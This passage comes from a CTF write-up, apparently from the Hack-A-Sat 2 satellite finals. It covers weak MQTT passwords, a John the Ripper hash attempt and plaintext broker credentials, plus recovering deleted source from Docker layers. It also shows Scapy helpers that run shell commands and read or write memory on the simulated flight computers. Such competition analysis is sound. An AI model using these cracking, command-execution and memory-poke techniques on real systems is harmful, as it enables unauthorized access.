salt = "l+sBXmogLrCRqKD9"
iterations = 101
raw_digest = hashlib.pbkdf2_hmac("sha512", password.encode(),
 ↪  base64.b64decode(salt), iterations)
b64_digest = base64.b64encode(raw_digest).decode()
print(b64_digest)
# vnCzwko9tYKQOvDbKNzZnHkY0Udh2KIRxgWKpW+HrS0mHDdVvEjpbrItqcDhl3GI9WoVWV7/Y0ubs7ak
 ↪  Mt50IA==
```

Using this algorithm, we found out that almost all user accounts defined in `dynamic-security.json` used passwords which were the same as the user names:

- `42` (with role `client`)
- `42_bridge` (with role `client`)
- `cfs_adcs` (with role `game_with_sim`)
- `cfs_cdh` (with role `game`)
- `comm` (with role `comm`)
- `cosmos` (with role `cosmos`)

The last account is `hasadmin` and has a password hash which we did not reverse:

```
{
    "username": "hasadmin",
    "textname": "",
    "textdescription": "",
    "roles": [{ "rolename": "client" }],
    "password": "321G4JZNmTtnZxMj38ddoD4jMci+4Ya+fbRwGbFNYiFiKr+RSxdUb4F62l1CjVT0O
     ↪  +4z/xaNdMELmuBf4TOyMQ==",
    "salt": "dLtuoqqWLfh1x+zH",
    "iterations": 101
}
```

As we were preparing for an Attack/Defense CTF event, we thought that it was an account reserved for the organisers on the real system, so that they could connect to the MQTT broker and receive messages from system. In this context, we thought we were not supposed to know the password of this account, but if it was an easy one, it would be bad not to know it. So we unleashed a small instance of John The Ripper on a file containing the password digest in hexadecimal:

```
hasadmin:$pbkdf2-hmac-sha512$101.74bb6ea2aa962df875c7ecc7.df6d46e0964d993b67671323
↪ dfc75da03e2331c8bee186be7db47019b14d6221622abf914b17546f817ada5d428d54f43bee33
↪ ff168d74c10b9ae05fe133b231
```

As expected it did not find the password.

We also prepared some commands which could be used to quickly inspect the Mosquitto configuration. The idea was to be able to find out whether another team messed with it, in the final event. For this, we used commands in the Mosquitto container such as:

```
# Run these commands in: docker exec -ti digitaltwin_mosquitto_1 sh
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec getDefaultACLAccess
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec listClients
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec listRoles
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec getClient 42
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec getRole client

mosquitto_sub -u cedalo -P S37Lbxcyvo -t '#' -F '%I %t id=%m len=%l retained=%r'
```

When looking at the roles associated with users, we found out that the `client` role used by users `42` and `42_bridge` is too permissive: it enables the 42 simulator access to all MQTT topics. The other roles are more restrictive. For example, the role `game` restricts the C&DH to publish and subscribe to topics under the `COMM/` hierarchy and the role `game_with_sim` restricts the ADCS to publish and subscribe to topics under the `COMM/` and `SIM/42/` hierarchies.

At this point of the preparation, we thought that we would have network access to the MQTT broker of other teams in the final event, and that our competitors would have access to our MQTT broker. Therefore we prepared a hardened configuration of MQTT, by replacing the passwords with non-trivial ones and by setting more restricted roles on users.

Some work was done to better understand how 42 and the 42 bridge used MQTT:

- 42 subscribes to the topic `SIM/42/RECV` and publishes data to topic `SIM/42/PUB`
- The 42 bridge is a Python script that subscribes to the topic `SIM/42/PUB` and forwards its data to both `SIM/DATA/JSON` and `SIM/42/ADCS/SENSOR`. It also subscribes to the topic `SIM/42/ADCS/ACTUATOR` and forwards its data to `SIM/42/RECV`

Therefore the 42 bridge forwards messages between topics used by the ADCS and by 42.

In the final event, this work was completely useless as the MQTT broker was completely unreachable: we had no way to reconfigure our own broker and not access to the broker of other teams.

1.1.5 Extra unintended files

When we first booted the Digital Twin virtual machine, we wanted to copy files outside, to better analyze them. We ran the command `du` (Disk Usage) to find how much space the home directory takes and which directories are the largest:

```
digitaltwin@ubuntu:~$ du -h --max-depth=2 /home/digitaltwin | sort -h
...
568M    /home/digitaltwin/digitaltwin
5.5G    /home/digitaltwin/.cache/vmware
5.7G    /home/digitaltwin/.cache
6.5G    /home/digitaltwin
```

The machine image uses 17.6 GB of storage, among them only 568 MB were actually located in `digitaltwin` directory. And next to this directory, there is a `.cache/vmware` directory with 5.7 GB worth of content!

```
digitaltwin@ubuntu:~$ du -h --max-depth=2 .cache/vmware | sort -h
120K    .cache/vmware/drag_and_drop/2C1HAs
120K    .cache/vmware/drag_and_drop/u9degr
128K    .cache/vmware/drag_and_drop/ylGx5r
300K    .cache/vmware/drag_and_drop/CC3wmp
552K    .cache/vmware/drag_and_drop/aH9mqA
1.3M    .cache/vmware/drag_and_drop/rFHYbs
1.4M    .cache/vmware/drag_and_drop/9cjzVn
13M     .cache/vmware/drag_and_drop/qXxaDC
194M    .cache/vmware/drag_and_drop/EmV3zp
204M    .cache/vmware/drag_and_drop/5q3xhs
541M    .cache/vmware/drag_and_drop/oBf7Ns
744M    .cache/vmware/drag_and_drop/G8DsUn
761M    .cache/vmware/drag_and_drop/NnILxs
3.1G    .cache/vmware/drag_and_drop/hvmL8y
5.5G    .cache/vmware/drag_and_drop
5.5G    .cache/vmware
```

These directories contain `.tar` files with the container images for some software, several versions of 42's configuration files, and a new version of Cosmos configuration files in `.cache/vmware/drag_and_drop/NnILxs/cosmos/config`. Comparing it with the configuration files in `digitaltwin/opensatkit/cosmos/config` revealed some removed files and the existence of two new modules, named `COMM` and `SLA_TLM`, which we did not have on the simulated satellite. These modules were present in the Cosmos configuration used in the final event.




Figure 5: Comparing Cosmos configuration using Meld

Why were these files in the virtual machine? We did not know but we assumed that the organizers used VMware extensions to copy-paste files in the machine instead of using a "clean" provisioning method (such as Ansible, Kickstart, Packer, virt-install, etc.) and they were not aware that the copied files could be kept in `.cache/vmware` afterward.

While reviewing whether other files could have been "hidden", we found out that the source code of 42 was available in some Docker layers. More precisely, 42 is open-source software (hosted on https://github.com/ericstoneking/42) but we were provided with a version compiled with MQTT support, which is not present in the public code. So we looked at the provided container, first by extracting it:

```
$ docker save registry.mlb.cromulence.com/has2/finals/42/42 | tar x
$ jq . < manifest.json
[
```

```
  {
    "Config":
↪   "67c2300bd50becc21b37940d506cf388871554b6169b75d039b85d5ec32aa1dd.json",
    "RepoTags": [
      "registry.mlb.cromulence.com/has2/finals/42/42:latest"
    ],
    "Layers": [
      "e0e27e8a1e1e285f0c8a7c49395dfd9a4c84fa9c1e760a35ad9f656403b330a5/layer.tar",
      "638f5427a776cbc3db1117a1c6709b43d741a4771b081bd5752509934a953ed8/layer.tar",
      "8a39a93ed208cfe80697f4667548f70dfcdb631c348936154a349623ef22e1d3/layer.tar",
      "bacac01e075bb8b51b8818c3c0d2759cf91015ef74c929159a5ed16d3e58314c/layer.tar",
      "e72311e4da3f4f7356286f6830ac764daf61f0d3345476834bcccb98dc5fec42/layer.tar",
      "7bbda5957b85e8356398d6819f84ee0bb18cc4eb1cfb16c97a94b176024706c0/layer.tar",
      "6b4e91a92a0a0a02d9d9787c200527a4af02a07d1caa876a4295f1d672996201/layer.tar",
      "4f25ed878cdf0bb1d8df139bbd27e5b35cba3863af9131c1e3a899b155ba9d77/layer.tar",
      "3fd62ada9bf99d205d74cdb75d53eb57475b6742367c596bc30988a2c5221ddf/layer.tar",
      "0d7293898ffec018962f631ad61ba23827dc5ab585f73be8f3c26714480f553a/layer.tar",
      "194d8b7106bb02b2145163d89a336c91a2562bb3f3fc5acf4908ee3b270e2611/layer.tar",
      "0411c0c75442903075910fa8c3ef7a5d0769def9b4d8bfc1cabc37caec7734d2/layer.tar",
      "6d7067b08ac4a109f03edad0e6e5fd56af8658e539b50b271009e974756e748f/layer.tar",
      "62617b808978eed638c9a3b68c7cd260c1654b5434e2d7fe2c39981c5eec4220/layer.tar",
      "635e9addf32f1e2a112e5a5a6426285b43472881f62214f7b48954a52d133589/layer.tar",
      "15a5d1ed8efb426d5f95649465fffc037de40dc3ed6b21077787e2d70775045a/layer.tar",
      "1390a7bfcf95d5ec044b120d0028113a9b5db483ffb3dcf4fd4e052d1dd7c67d/layer.tar"
    ]
  }
]
```

Having many layers could be a sign that the container has not been optimized. All the build commands are available in `67c2300bd50becc21b37940d506cf388871554b6169b75d039b85d5ec32aa1dd.json`. Among them, we identified:

```
make
rm -rf ${BUILDDIR}/build ${BUILDDIR}/Source ${BUILDDIR}/Kit ${BUILDDIR}/Include
↪   ${BUILDDIR}/CMakeLists.txt ${BUILDDIR}/Makefile ${BUILDDIR}/FlatSatFswApp
```

So container built 42's source code and removed it later. The issue is that "removing files and directories" in Docker layers does not remove the files from the previous layers. So extracting every layer (for example with `ls -1 ./*/layer.tar | xargs -L1 tar xvf`) gave the full source code of 42! For example `home/has/42/Kit/Include/iokit.h` contains these additional lines, compared to the latest public release of 42 (version 20211011):

```
#ifdef _ENABLE_MQTT_
#define MQTT_QOS         1
// #define MQTT_TIMEOUT_CNT 6
#define MQTT_RECV_TIMEOUT_MSEC 2000
#define MQTT_RECV_TIMEOUT_MAX  30000
#define MQTT_TIMEOUT           10000L
#define MQTT_TOPIC_PUB         "SIM/42/PUB"
#define MQTT_TOPIC_RECV        "SIM/42/RECV"
#define MQTT_CLIENT_NAME       "MqttClient42"
#define MQTT_USER              "42"
#define MQTT_PASS              "42"
MQTTClient InitMqttClient(const char* Host, int Port, const char* clientName, void*
 ↪  context);
int StartMqttClient(MQTTClient client, const char* username, const char* password,
 ↪  const char* topicRecv);
int MqttPublishMessage(MQTTClient client, char* data, unsigned int dataLen, const
 ↪  char* topic);
void CloseMqttClient(MQTTClient client);
int MqttMsgRecv(MQTTClient client, void* context);
#endif
```

So if we needed to modify the password for 42's MQTT account, we now knew enough to rebuild the container :) The source code also contains several other modifications, probably related to the specific setup used in Hack-A-Sat 2 event.

1.2 Scapy integration

1.2.1 Scapy classes

We updated last year's tool that generated scapy classes from Cosmos configuration files so that it supported features that were not used last year:

- 64-bit integers
- Quaternions data type
- IP address data type
- `POLY_WRITE_CONVERSION` directives that scale values that are input in the Cosmos UI
- `POLY_READ_CONVERSION` directives that scale received telemetry before display
- Endianness support: unlike last year, some of the commands require Little Endian encoding (as the ADCS used a Little Endian CPU)
- Handle downloads from ADCS
- Handle duplicate field names

This scapy tooling was first generated during the preparation phase from Cosmos files from the Digital Twin VM. It was then updated using Cosmos files from the VM that was made available during the final event.

For example, to send the command enabling to switch the state of a satellite component on the EPS (Electrical Power Supply), the following class was generated from the Cosmos configuration:

```
class EPS_MGR_SET_SWITCH_STATE_CmdPkt(Packet):
    """EPS MGR Set EPS Set Switch State Command

    app = EPS_MGR
    command = SET_SWITCH_STATE
    msg_id = EPS_MGR_CMD_MID = 0x1910 = 0x1800 + 0x110
    cmd_func_code = 5
    data_len = 2 bytes
    """
    name = "EPS_MGR_SET_SWITCH_STATE_CmdPkt"
    fields_desc = [
        # APPEND_PARAMETER COMPONENT_IDX   8 UINT 0 8 0 "EPS Component Index"
        ByteField("COMPONENT_IDX", 0),
        # STATE TT&C_COMM 0
        # STATE ADCS 1
        # STATE ADCS_REACTION_WHEEL 2
        # STATE ADCS_IMU 3
        # STATE ADCS_STAR_TRACKER 4
        # STATE ADCS_MTR 5
```

```
        # STATE ADCS_CSS 6
        # STATE ADCS_FSS 7
        # STATE PAYLOAD_COMM 8
        # APPEND_PARAMETER COMPONENT_STAT 8 UINT 0 1 1 "EPS Component State"
        ByteField("COMPONENT_STAT", 1),
        # STATE OFF 0
        # STATE ON 1
    ]


bind_layers(CCSDSPacket, EPS_MGR_SET_SWITCH_STATE_CmdPkt, pkttype=1, apid=272,
 ↪  cmd_func_code=5)
```

1.2.2 Scapy shell

Once we had the classes defining the packets, we were able to run shell commands on the ADCS using:

```
pkt = CCSDSPacket() / CFE_ES2_SHELL_CmdPkt(
    CMD_STRING=b"id", OUTPUT_FILENAME=b"/cf/cmd.tmp")
codec.high_push(pkt)
```

Our client running with Scapy Pipes then displayed the result of this command:

```
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt SHELL_OUTPUT=
    'uid=1000(adcs) gid=1000(adcs) groups=1000(adcs),4(adm),15(kmem),' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    '20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    'plugdev),100(users),101(systemd-journal),104(input),109(i2c),111' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    '(netdev),987(remoteproc),988(eqep),989(pwm),990(gpio),991(cloud9' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    'ide),992(bluetooth),993(xenomai),994(weston-launch),995(tisdk),9' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    '96(docker),997(iio),998(spi),999(admin)\n                    \n$' |>
```

To interact with the satellite modules quicker, we implemented some functions to list directory contents, read and upload files (using CFDP protocol), enable and disable the telemetry, etc. We also added some functions which enabled us to interact with the Memory Manager module of the C&DH to decode symbols and read and write memory:

```
def dlsym_cdh(symbol):
    """Resolve a symbol using OS_SymbolLookup()"""
    codec.high_push(CCSDSPacket() / MM_LOOKUP_SYMBOL_CmdPkt(SYMBOL_NAME=symbol))

def mem_read32_cdh(addr):
    codec.high_push(CCSDSPacket() / MM_PEEK_MEM_CmdPkt(
        DATA_SIZE=32,
        ADDR_SYMBOL_NAME='hard_reset',  # hard_reset is always at 0x40001000
        ADDR_OFFSET=(addr - 0x40001000) & 0xfffffffc))

def mem_write32_cdh(addr, data):
    int_data = int.from_bytes(data, 'big')
    codec.high_push(CCSDSPacket() / MM_POKE_MEM_CmdPkt(
        DATA_SIZE=32,
        DATA=int_data,
        ADDR_SYMBOL_NAME='hard_reset',  # hard_reset is always at 0x40001000
        ADDR_OFFSET=(addr - 0x40001000) & 0xfffffffc))
```

This year, we were interested in dumping the configuration of the `SBN_LITE` modules (which configure how packets are filtered between the ADCS and the C&DH). With our Python code, this was easy:

```
def sbn_dump_cdh(filename=b'/cf/sbn_dump_cdh.tmp'):
    """Download the table of the C&DH SBN_LITE module"""
    codec.high_push(CCSDSPacket() / SBN_LITE_DUMP_TBL_CmdPkt(FILENAME=filename))
    time.sleep(1)
    file_play_cfdp_cdh(filename)

def sbn_dump_adcs(filename=b'/cf/sbn_dump_adcs.tmp'):
    """Download the table of the ADCS SBN2_LITE module"""
    codec.high_push(CCSDSPacket() / SBN_LITE2_DUMP_TBL_CmdPkt(FILENAME=filename))
    time.sleep(1)
    file_play_cfdp_adcs(filename)
```

Another feature that was very useful in the final event was the ability to restart applications:

```
def start_app_cdh(name, entry, filename, prio, stack_size=8192):
    codec.high_push(CCSDSPacket() / CFE_ES_START_APP_CmdPkt(
        APP_NAME=name,
        APP_ENTRY_POINT=entry,
        APP_FILENAME=filename,
        STACK_SIZE=stack_size,
        PRIORITY=prio,
    ))
```

```
def stop_app_cdh(name):
    codec.high_push(CCSDSPacket() / CFE_ES_STOP_APP_CmdPkt(APP_NAME=name))

def info_app_cdh(name):
    codec.high_push(CCSDSPacket() / CFE_ES_SEND_APP_INFO_CmdPkt(APP_NAME=name))
```

Last but not least, we also crafted a Python script that was able to decode recorded packets from a PCAP file. This enabled debugging network traffic of the Digital Twin by installing `tshark` and running:

```
sudo dumpcap -q -P -i tap1 -w - -f udp | ./show_pcap.py /dev/stdin
```

For example, when sending an “ADCS/NOOP” command, this script recorded the packet being forwarded by the C&DH to the ADCS and the response going the other way round:

```
[Cosmos@192.168.101.1->C&DH@192.168.101.67:1234 ] ADCS.0=0x1df
[C&DH@192.168.101.67 ->ADCS@192.168.101.68:4321 ] ADCS.0=0x1df
[ADCS@192.168.101.68 ->C&DH@192.168.101.67:4322 ] CFE_EVS2_EVENT_MSG=0x18
 ↪  [ADCS/ADCS/2.102] No operation command received for ADCS version 0.1
[C&DH@192.168.101.67 ->Cosmos@192.168.101.1:1235] CFE_EVS2_EVENT_MSG=0x18
 ↪  [ADCS/ADCS/2.102] No operation command received for ADCS version 0.1
```

1.3 Data visualization

1.3.1 Telemetry exporter

Based on our generated scapy classes, we wrote a Prometheus exporter that connected to Cosmos and exported received telemetry as Prometheus Gauges. This was easy to do in Python:

```
from prometheus_client import Gauge

metrics = {}

def handle_ccsds_packet(pkt: CCSDSPacket) -> None:
    # ...
    for field in pkt.payload.fields_desc:
        value = getattr(pkt.payload, field.name)
        if f"{apid_name}_{field.name}" not in metrics:
            metrics[f"{apid_name}_{field.name}"] = Gauge(
                f"{apid_name}_{field.name}", f"{apid_name} {field.name}")
        if type(value) == int or type(value) == float:
            metrics[f"{apid_name}_{field.name}"].set(value)
```

This telemetry exporter also dumped all raw received telemetry to files, so we could analyze received packets using additional scapy-based scripts. We thought that might come in handy should telemetry contain exploits or attacks from other teams.

1.3.2 Score exporter

When the scoreboard became available, before the start of the final event, we wrote a Python script that fetched the scoreboard's JSON file (https://finals.2021.hackasat.com/scoreboard.json) every 30 seconds and exported that data to Prometheus.

1.3.3 Grafana dashboard

We ran a Prometheus instance collecting telemetry data every 15s and scoreboard every 30s. This data was then represented in a Grafana dashboard using Prometheus as a data source.

Figure 6: Telemetry grapher

We first reproduced most of the graphs that were present in the Cosmos UI, and then set up other graphs during the competition to make all the data available and usable for all team members. This proved quite useful to analyze battery charge and discharge patterns and to see whether we were gaining points faster or slower than the other teams.




Figure 7: Scoreboard derivative




Figure 8: Battery charge monitoring

1.3.4 Alerting

We set up some alerting rules to alert team members:

- when connection to Cosmos is lost or telemetry is down, triggered when the ADCS execution count stops incrementing (`rate(ADCS_TLM_HK_MID_CTRL_EXEC_COUNT[60s]) < 0.1`)
- when the ADCS (`adcs_happy`), C&DH (`cndh_happy`) or Cosmos (`cosmos_happy`) is red on the scoreboard, triggered using our team `metrics` on the scoreboard
- when a power relay is not in the correct state (except MTR and FSS), triggered using EPS switch metrics (`EPS_MGR_FSW_TLM_MID_..._SWITCH`)
- when battery charging is stopped, triggered using telemetry from the EPS module (`EPS_MGR_FSW_TLM_MID_SOLAR_ARRAY_X_PLUS_POWER`)

2 Availability

2.1 Satellite availability challenge

At the beginning of the competition, the only way we could earn points was by making sure our systems were up. The exact relation between systems availability and points earning rate was not explained by the organizers, so we experimented to try and understand what had an impact on the scoring system.

2.1.1 Preserving energy

The flatsat is using 24 W from its power source when all components are enabled. During the sunlight period (1 hour long), the solar panel array is delivering 31.5 W which leaves 7.5 W to charge the battery. During the night period (30 minutes long), the battery is delivering 24 W. This leads to losing approximately 10% of battery charge each orbital period. The competition lasted 16 orbital periods, so it became clear that preserving energy was a problem.

We computed the power usage using the current and voltage from EPS (Electrical Power Supply) telemetry. The most power-hungry components were:

- 7.6 W: COMM Payload (SDR radio attached as the payload)
- 5.3 W: TT&C COMM (Telemetry, Tracking and Command)
- 5.2 W: Star tracker
- 3.7 W: C&DH (Command and Data Handling System)
- 2.5 W: ADCS (Attitude Determination And Control System)

Disabling ADCS at night

At some point, seeing that the energy used during night periods was greater than the recharge during sunlight periods, we tried to disable the ADCS at night. Our reasoning was that since the ADCS was used to orient the satellite's solar panels toward the sun, it was pointless at night because the sun was not visible. So, we tried to disable both the reaction wheels and the star tracker at night, which would have saved a considerable amount of energy. Alas, doing so resulted in the ADCS going red on the scoreboard and reducing our points earning rate. Definitely not what we wanted!

Lowering payload's battery consumption

Knowing that the payload is an SDR radio and that its power consumption is very high, we tried to find to reduce its output power. We looked for commands that would allow us to communicate with the SDR, but did not manage to find any.

3 Challenges

3.1 Challenges 1 and 2

As usual in this kind of competition, we were given a “pivot” public box to which we could connect through SSH, and which had access to the internal CTF network through SSH. Not much is to be said on this system, except its `known_host`:

```
[team7@ip-10-50-50-17 ~]$  cat .ssh/known_hosts
10.0.72.100 ecdsa-sha2-nistp256
 ↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB8EbIVCd1VolBBQw83xGPOVu/
 ↪  n80jzPQ0K7TVDCCOdZp2Ft/oo5UDBrbNk1fEyRUYjIkrzqpl2sZlQcW+f8Nts=
```

Not too long after the start of the CTF, we were given access to 10.0.72.100, which is the box with COSMOS installed and which could communicate with the flatsat.

While a part of the team was occupied setting up the infrastructure needed to talk to the satellite and get its bearings, some of us did an audit of the box as there usually are hints dropped in `known_hosts`, access logs, previous logons, etc.

And, oh boy! What was our surprise when we stumbled upon the following folders in `/tmp`:

```
d-----         12/9/2021   11:19 PM                /tmp/cosmos_20211211012828
d-----        12/11/2021    7:29 AM                /tmp/cosmos_20211211115624
d-----        12/11/2021    5:56 PM                /tmp/cosmos_20211211123140
```

So we have 3 folders of cosmos configurations in `/tmp`, created respectively 23, 14, and 6 hours before the official start of the event!

When you want to do 3-way diff of folders, Meld is definitively the right tool to use:




Figure 9: 3 way diff of cosmos’s config directory

Unfortunately, the diff is pretty big and difficult to analyze. However, a diff between one of the three configurations and the current configuration is much more telling:

